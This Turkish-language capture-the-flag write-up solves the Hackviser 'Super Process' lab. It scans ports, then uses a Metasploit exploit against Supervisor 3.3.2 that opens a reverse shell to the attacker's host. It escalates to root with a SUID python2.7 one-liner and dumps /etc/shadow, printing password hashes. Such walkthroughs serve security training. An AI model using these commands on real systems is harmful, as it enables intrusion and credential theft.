Hackviser Super Process Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Super Process isimli Isınmayı çözeceğiz.

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Bu alıştırma, yaygın olarak kullanılan bir açık kaynaklı web uygulamasında zafiyet araştırmacılığının, makineye erişim sağlamanın ve linux tabanlı sistemlerde yetki yükseltme saldırılarının nasıl yapılabileceğini öğretmeye odaklanır.

Toplamda 5 sorumuz var sırasıyla

- Hangi portlar açık?
- Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?
- Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?
- Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?
- "root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Taramayla başlayalım

rustscan -a **<ip adresi>**

```
┌──(root㉿berk)-[~/Documents/Hackviser/Super_Process]
└─# rustscan -a 172.20.4.139
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.20.4.139:22
Open 172.20.4.139:9001
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 15:00 EDT
Initiating Ping Scan at 15:00
Scanning 172.20.4.139 [4 ports]
Completed Ping Scan at 15:00, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:00
Completed Parallel DNS resolution of 1 host. at 15:00, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 15:00
Scanning 172.20.4.139 [2 ports]
Discovered open port 22/tcp on 172.20.4.139
Discovered open port 9001/tcp on 172.20.4.139
Completed SYN Stealth Scan at 15:00, 0.12s elapsed (2 total ports)
Nmap scan report for 172.20.4.139
Host is up, received echo-reply ttl 63 (0.087s latency).
Scanned at 2024-09-27 15:00:46 EDT for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
9001/tcp open  tor-orport syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

22 ve **9001** portlarının açık olduğunu görüyoruz. Daha detaylı bilgi için nmap çalıştıralım

nmap -Pn -n -p 22,9001 <ip adresi> -oN nmapV.txt -sV

- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır


```
┌──(root㉿berk)-[~/Documents/Hackviser/Super_Process]
└─# nmap -Pn -n -p 22,9001 172.20.4.139 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 15:05 EDT
Nmap scan report for 172.20.4.139
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds
```

22'de ssh 9001'de ise http açık olduğunu görüyoruz. Şimdi nmap ile scriptleri çalıştıralım.


nmap -Pn -n -p 22,9001 172.20.4.139 -oN nmapC.txt -sC

```
┌──(root㉿berk)-[~/Documents/Hackviser/Super_Process]
└─# nmap -Pn -n -p 22,9001 172.20.4.139 -oN nmapC.txt -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 15:06 EDT
Nmap scan report for 172.20.4.139
Host is up (0.13s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 0c:6c:35:1f:fe:53:de:2d:ef:0c:e1:a5:6c:64:07:6d (RSA)
|   256 ec:23:0e:f9:7d:54:e8:50:16:77:12:5c:0e:4f:4b:a0 (ECDSA)
|_  256 f2:cb:29:15:12:ae:8a:6d:e6:34:f6:86:3c:2b:fb:4b (ED25519)
9001/tcp open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 120.65 seconds
```


şimdi gidip bi web sunucusunu kontrol edelim



Supervisor 3.3.2 olduğunu görüyoruz. Terminalimizde searchsploit ile supervisorun 3.3.2 sürümünde kullanabileceğimiz bir açık varmı diye bakacağım çünkü 2. soruda bizde CVE kodu istiyor yüksek ihtimalle bu yoldan ilerleyeceğiz hemen bakalım.



Ve evet tahmin ettiğimiz gibi metasploit freamworku var. Şimdi bunu msfconsoldan açıp kullanalım.



Şimdi gerekli ayarları yapıp exploitimizi başlatalım

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.8.63
LHOST => 10.8.8.63
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set RHOSTS 172.20.4.139
RHOSTS => 172.20.4.139
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run

[*] Started reverse TCP handler on 10.8.8.63:4444
[*] Sending XML-RPC payload via POST to 172.20.4.139:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.4.139
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.4.139:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
id
[*] Meterpreter session 1 opened (10.8.8.63:4444 -> 172.20.4.139:40150) at 2024-09-27 16:12:37 -0400

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 538 created.
Channel 1 created.
id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
```

3. soruda zafiyeti bulunan servis kimin yetkileriyle çalışıyor diye soruluyor cevap nobody (3. sorunun cevabı)

Şimdi yetki yükseltme için sudo yetkileriyle neleri çalıştırabildiğimize bakalım

find / \-perm -4000 2>/dev/null

```
find / \-perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Burada normalden farklı olarak python2.7 görüyoruz. Şimdi **gtfobins**'den python ile nasıl root olacağımızı araştıralım.(4. sorunun cevabı)

GTFOBins, sistemde root yetkisine sahip olabilmemiz için belirli ikili dosyaların (binaries) ve komutların güvenlik açıklarını inceleyen bir kaynaktır. Özellikle, root yetkisiyle çalıştırılabilen bu ikili dosyaların, belirli koşullar altında, saldırganlara yetki yükseltme imkanı tanıyan zafiyetlerini listeler. Bu araç sayesinde, uygun bir güvenlik açığı tespit edildiğinde, sistem üzerinde root yetkisi elde edilebilir.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Bunu deneyebiliriz fakat python yerine python2.7 yazacağız çünkü ona yetkimiz var.

python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
id
uid=65534(nobody) gid=65534(nogroup) euid=0(root) groups=65534(nogroup)
whoami
root
```

Evet root olduk şimdi son soruda bizden istenilen shadow dosyasını okuyalım.

```
cat /etc/shadow
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
bin:*:19635:0:99999:7:::
sys:*:19635:0:99999:7:::
sync:*:19635:0:99999:7:::
games:*:19635:0:99999:7:::
man:*:19635:0:99999:7:::
lp:*:19635:0:99999:7:::
mail:*:19635:0:99999:7:::
news:*:19635:0:99999:7:::
uucp:*:19635:0:99999:7:::
proxy:*:19635:0:99999:7:::
www-data:*:19635:0:99999:7:::
backup:*:19635:0:99999:7:::
list:*:19635:0:99999:7:::
irc:*:19635:0:99999:7:::
gnats:*:19635:0:99999:7:::
nobody:*:19635:0:99999:7:::
_apt:*:19635:0:99999:7:::
systemd-network:*:19635:0:99999:7:::
systemd-resolve:*:19635:0:99999:7:::
messagebus:*:19635:0:99999:7:::
systemd-timesync:*:19635:0:99999:7:::
sshd:*:19635:0:99999:7:::
hackviser:$y$j9T$QQu/lS49B5S0JnhbHl0lG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::
systemd-coredump:!*:19635:::::
```

Evet son sorumuzuda böylece yanıtlamış oluyoruz.

Başka bir yazıda görüşmek üzere !

Linkedin

Github

İnstagram

Medium

Ayberk İlbaş